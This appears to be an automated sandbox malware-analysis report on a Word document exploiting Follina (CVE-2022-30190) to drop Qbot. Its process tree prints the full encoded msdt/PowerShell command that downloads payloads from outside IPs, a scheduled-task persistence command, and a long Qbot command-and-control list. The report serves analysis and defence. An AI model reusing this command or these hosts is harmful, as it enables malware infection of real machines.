ID: 640879
Sample Name: doc782.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:42:45
Date: 07/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

doc782.docx

Overview

General Information

Sample Name:	doc782.docx
Analysis ID:	640879
MD5:	e7015438268464.
SHA1:	03ef0e06d678a0..
SHA256:	d20120cc046cef…
Tags:	CVE-2022-30190, doc, Follina, Obama186, Qbot, TA570
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


CryptOne, Follina CVE-2022-30190, Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Qbot
- Multi AV Scanner detection for subm…
- Yara detected CryptOne packer
- Sigma detected: Schedule system p…
- Yara detected Microsoft Office Expl…
- Snort IDS alert for network traffic
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Writes to foreign memory regions
- Tries to detect sandboxes and other…
- Allocates memory in foreign process…
- Injects code into the Windows Explo…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 2344 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 4584 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - MSOSYNC.EXE (PID: 3108 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 6524 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JABwACAAPQAgACQARQBuAHYAOgB0AGUAbQBwADsAaQB3AHIAIABoAHQAdABwADoALwAvADEAMAA0AC4AMwA2AC4AMgAyADkALgAxADMAOQAvACQAKAByAGEAbgBkAG8AbQApAC4AZABhAHQAIAAtAE8AdQB0AEYAaQBsAGUAIAAkAHAAXAB0AC4AQQA7AGkAdwByACAAaAB0AHQAcAA6AC8ALwA4ADUALgAyADMAOQAuADUANQAuADIAMgA4AC8AJAAoAHIAYQBuAGQAbwBtACkALgBkAGEAdAAgAC0ATwB1AHQARgBpAGwAZQAgACQAcABcAHQAMQAuAEEAOwBpAHcAcgAgAGgAdAB0AHAAOgAvAC8AMQA4ADUALgAyADMANAAuADIANAA3AC4AMQAxADkALwAkACgAcgBhAG4AZABvAG0AKQAuAGQAYQB0ACAALQBPAHUAdABGAGkAbABlACAAJABwAFwAdAAyAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQALgBBADsAcgBlAGcAcwB2AHIAMwAyACAAJABwAFwAdAAxAC4AQQA7AHIAZQBnAHMAdgByADMAMgAgACQAcABcAHQAMgAuAEEA'+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 6676 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\jsmb0bcn\jsmb0bcn.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 1924 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6719.tmp" "c:\Users\user\AppData\Local\Temp\jsmb0bcn\CSC77C6618222CF46A59B8ECBD8FB1D6F27.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 4500 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\hrcfnpcx\hrcfnpcx.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6404 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES7AFF.tmp" "c:\Users\user\AppData\Local\Temp\hrcfnpcx\CSC21799C95C9C74436A487E343E485758E.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- regsvr32.exe (PID: 2108 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t.A MD5: 426E7499F6A7346F0410DEAD0805586B)
  - explorer.exe (PID: 5316 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
    - schtasks.exe (PID: 408 cmdline: "C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn znkplrgo /tr "regsvr32.exe -s \"C:\Users\user\AppData\Local\Temp\t.A\"" /SC ONCE /Z /ST 18:47 /ET 18:59 MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 6988 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- regsvr32.exe (PID: 5968 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t1.A MD5: 426E7499F6A7346F0410DEAD0805586B)
  - explorer.exe (PID: 6384 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
- regsvr32.exe (PID: 2312 cmdline: "C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\t2.A MD5: 426E7499F6A7346F0410DEAD0805586B)
  - explorer.exe (PID: 5836 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
- csc.exe (PID: 5892 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0x1gvsr0\0x1gvsr0.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 3232 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES51A8.tmp" "c:\Users\user\AppData\Local\Temp\0x1gvsr0\CSCC2AC50C55CDA45EB81AFC36471CF588E.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- regsvr32.exe (PID: 4400 cmdline: regsvr32.exe -s "C:\Users\user\AppData\Local\Temp\t.A" MD5: D78B75FC68247E8A63ACBA846182740E)
  - regsvr32.exe (PID: 4420 cmdline: -s "C:\Users\user\AppData\Local\Temp\t.A" MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

Threatname: Qbot


```
{
  "Bot id": "obama186",
  "Campaign": "1654596660",
  "Version": "403.694",
  "C2 list": [
    "67.165.206.193:993",
    "63.143.92.99:995",
    "74.14.5.179:2222",
    "182.191.92.203:995",
    "197.89.8.51:443",
    "89.101.97.139:443",
    "86.97.9.190:443",
    "124.40.244.115:2222",
    "80.11.74.81:2222",
    "41.215.153.104:995",
    "179.100.20.32:32101",
    "31.35.28.29:443",
    "202.134.152.2:2222",
    "109.12.111.14:443",
    "93.48.80.198:995",
    "120.150.218.241:995",
    "41.38.167.179:995",
    "177.94.57.126:32101",
    "173.174.216.62:443",
    "1.161.101.20:443",
    "88.224.254.172:443",
    "82.41.63.217:443",
    "67.209.195.198:443",
    "70.46.220.114:443",
    "24.178.196.158:2222",
    "39.44.213.68:995",
    "84.241.8.23:32103",
    "210.246.4.69:995",
    "92.132.172.197:2222",
    "91.177.173.10:995",
    "217.128.122.65:2222",
    "149.28.238.199:995",
    "45.76.167.26:995",
    "45.63.1.12:443",
    "144.202.2.175:443",
    "45.63.1.12:995",
    "144.202.3.39:995",
    "144.202.2.175:995",
    "45.76.167.26:443",
    "149.28.238.199:443",
    "144.202.3.39:443",
    "140.82.63.183:995",
    "140.82.63.183:443",
    "175.145.235.37:443",
    "85.246.82.244:443",
    "47.23.89.60:993",
    "187.207.131.50:61202",
    "176.67.56.94:443",
    "148.64.96.100:443",
    "140.82.49.12:443",
    "76.70.9.169:2222",
    "217.164.121.161:2222",
    "72.27.33.160:443",
    "108.60.213.141:443",
    "104.34.212.7:32103",
    "39.44.158.215:995",
    "31.48.174.63:2078",
    "75.99.168.194:61201",
    "117.248.109.38:21",
    "83.110.218.147:993",
    "82.152.39.39:443",
    "180.129.108.214:995",
    "5.32.41.45:443",
    "83.110.92.106:443",
    "197.164.182.46:993",
    "196.203.37.215:80",
    "186.90.153.162:2222",
    "37.186.54.254:995",
    "89.211.179.247:2222",
    "24.139.72.117:443",
    "201.142.177.168:443",
    "37.34.253.233:443",
    "69.14.172.24:443",
    "125.24.187.183:443",
    "208.107.221.224:443",
    "174.69.215.101:443",
    "76.25.142.196:443",
```

```
    "96.37.113.36:993",
    "173.21.10.71:2222",
    "73.151.236.31:443",
    "45.46.53.140:2222",
    "189.146.90.232:443",
    "70.51.135.90:2222",
    "190.252.242.69:443",
    "201.145.165.25:443",
    "47.157.227.70:443",
    "72.252.157.93:993",
    "177.205.155.85:443",
    "72.252.157.93:995",
    "187.251.132.144:22",
    "40.134.246.185:995",
    "24.55.67.176:443",
    "79.80.80.29:2222",
    "179.158.105.44:443",
    "72.252.157.93:990",
    "89.86.33.217:443",
    "201.172.23.68:2222",
    "102.182.232.3:995",
    "177.156.191.231:443",
    "39.49.96.122:995",
    "94.36.193.176:2222",
    "120.61.1.114:443",
    "217.164.121.161:1194",
    "39.41.29.200:995",
    "86.195.158.178:2222",
    "86.98.149.168:2222",
    "1.161.101.20:995",
    "124.109.35.32:995",
    "172.115.177.204:2222",
    "105.27.172.6:443",
    "32.221.224.140:995",
    "208.101.82.0:443",
    "71.24.118.253:443",
    "143.0.219.6:995",
    "217.165.176.49:2222",
    "90.120.65.153:2078",
    "5.203.199.157:995",
    "39.52.41.80:995",
    "148.0.56.63:443",
    "191.112.25.187:443",
    "121.7.223.45:2222",
    "47.156.131.10:443",
    "177.209.202.242:2222",
    "41.86.42.158:995",
    "106.51.48.170:50001",
    "41.84.229.240:443",
    "94.71.169.212:995",
    "111.125.245.116:995",
    "78.101.193.241:6883",
    "201.242.175.29:2222",
    "38.70.253.226:2222",
    "187.149.236.5:443",
    "217.165.79.88:443",
    "85.255.232.18:443",
    "103.246.242.202:443",
    "41.230.62.211:995",
    "67.69.166.79:2222",
    "42.228.224.249:2222",
    "172.114.160.81:995",
    "94.26.122.9:995",
    "75.99.168.194:443",
    "189.253.206.105:443",
    "81.215.196.174:443",
    "46.107.48.202:443"
  ]
}
```


Yara Signatures

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5F08FB8E.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5F08FB8E.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\123[1].RES	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3646D980.htm	MAL_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
Click to see the 1 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
0000001B.00000002.496074932.0000000005340000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000001A.00000002.494919958.0000000004660000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	
0000001A.00000002.494919958.0000000004660000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000001C.00000002.500357016.0000000005B60000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Crypt	Yara detected CryptOne packer	Joe Security	
0000001C.00000002.500357016.0000000005B60000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Click to see the 22 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
41.2.regsvr32.exe.3420000.2.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
28.2.regsvr32.exe.5b60184.2.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
41.2.regsvr32.exe.33f0184.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
33.0.explorer.exe.7a0000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
28.2.regsvr32.exe.2c30000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Click to see the 31 entries				

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Schedule system process

Snort Signatures

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 185.234.247.119 - Destination IP: 192.168.2.22

Timestamp:	185.234.247.119192.168.2.2280491732036726 06/07/22-18:38:14.250872
SID:	2036726
Source Port:	80
Destination Port:	49173
Protocol:	TCP
Classtype:	Attempted User Privilege Gain

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic

Persistence and Installation Behavior

Contains an external reference to another file

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Malware Analysis System Evasion

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Stealing of Sensitive Information

Yara detected Qbot

Yara detected CryptOne packer


Yara detected Qbot

Yara detected CryptOne packer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 Scheduled Task/Job	4 1 2 Process Injection	1 1 Masquerading	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Credential API Hooking	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	1 DLL Side-Loading	1 Scheduled Task/Job	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Query Registry	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	1 1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	3 Native API	Logon Script (Windows)	1 DLL Side-Loading	1 Disable or Modify Tools	Security Account Manager	1 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 2 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	4 1 2 Process Injection	NTDS	1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 DLL Side-Loading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	3 File and Directory Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 6 System Information Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
doc782.docx	23%	Virustotal		Browse
doc782.docx	17%	ReversingLabs	Document-Office.Exploit.CVE-2021-40444	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_1b5cafbf-8d40-4ed6-8603-5062d6c68751\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
36.0.explorer.exe.c30000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
36.2.explorer.exe.c30000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File
34.0.explorer.exe.fa0000.0.unpack	100%	Avira	HEUR/AGEN.1234562		Download File

Source	Detection	Scanner	Label	Link	Download
